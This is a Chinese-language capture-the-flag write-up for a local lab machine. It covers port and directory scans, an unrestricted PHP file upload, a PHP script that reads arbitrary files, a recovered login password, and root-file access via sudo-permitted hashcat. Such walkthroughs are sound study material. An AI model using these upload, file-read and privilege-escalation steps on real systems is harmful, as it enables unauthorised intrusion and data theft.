Api_sunset

Recon

端口扫描

```
➜  api nmap -p- -n -Pn -sV 192.168.56.103 -min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 10:16 CST
Nmap scan report for 192.168.56.103
Host is up (0.000056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:6C:16:7E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
```

目录扫描

```
➜  api feroxbuster --url 'http://192.168.56.103' -x php,zip,txt -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
──────────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.56.103/
 🚩 In-Scope Url          │ 192.168.56.103
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, zip, txt]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────
404      GET        9l       31w      276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
```

```
403      GET        9l       28w      279c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://192.168.56.103/feedback.php =>
index.php
200      GET      127l      207w     2925c http://192.168.56.103/index.php
302      GET        0l        0w        0c http://192.168.56.103/login.php =>
index.php
200      GET        3l        8w      242c http://192.168.56.103/backend-
api/code.php
200      GET      127l      207w     2925c http://192.168.56.103/
[####################] - 49s    882212/882212  0s      found:6       errors:0
[####################] - 48s    882184/882184  18327/s http://192.168.56.103/
[####################] - 0s     882184/882184  147030667/s
http://192.168.56.103/backend-api/ => Directory listing (add --scan-dir-listings
to scan)
[####################] - 0s     882184/882184  3042014/s
http://192.168.56.103/backend-api/uploads/ => Directory listing (add --scan-dir-
listings to scan)
```


再对 backend-api 单独进行扫描

```
➜  api feroxbuster --url 'http://192.168.56.103/backend-api' -x php,zip,txt -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.56.103/backend-api
 🚩 In-Scope Url          │ 192.168.56.103
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, zip, txt]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET        3l       10w      234c http://192.168.56.103/backend-
api/code.php
404      GET        9l       31w      276c http://192.168.56.103/backend-
api/uploads/backend-api
405      GET        1l        1w      139c http://192.168.56.103/backend-
api/file.php
```

文件上传

对接口进行测试



简单测试后能知道是文件上传的接口


最后伪造文件上传的数据包即可，每一步都会给出 Hint

```
Content-Type: multipart/form-data

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: text/plain

<?php phpinfo(); ?>
------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

成功执行




上传一句话弹 `shell` ，但是发现被拦住了


尝试读文件

```
<?php
$file = isset($_REQUEST['f']) ? $_REQUEST['f'] : 'index.php';
highlight_file($file);
?>
```


发现用户 `xiaozhihuaa` ，将其放在后台进行`ssh` 密码枚举



再读 `login.php` ，得到后台密码 `0tmyxZKD1szqdAYe`



测试之后，发现密码是 xiaozhihuaa 的密码



读取 user.txt

```
xiaozhihuaa@Api:~$ cat user.txt
flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
```

提权

查看 sudo 信权限

```
xiaozhihuaa@Api:~$ sudo -l
Matching Defaults entries for xiaozhihuaa on Api:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xiaozhihuaa may run the following commands on Api:
    (ALL) NOPASSWD: /usr/bin/hashcat
```

读 root.txt

```
xiaozhihuaa@Api:~$ echo -n "123456" | md5sum | awk '{print $1}' > pass.txt
xiaozhihuaa@Api:~$ sudo /usr/bin/hashcat pass.txt /root/root.txt
```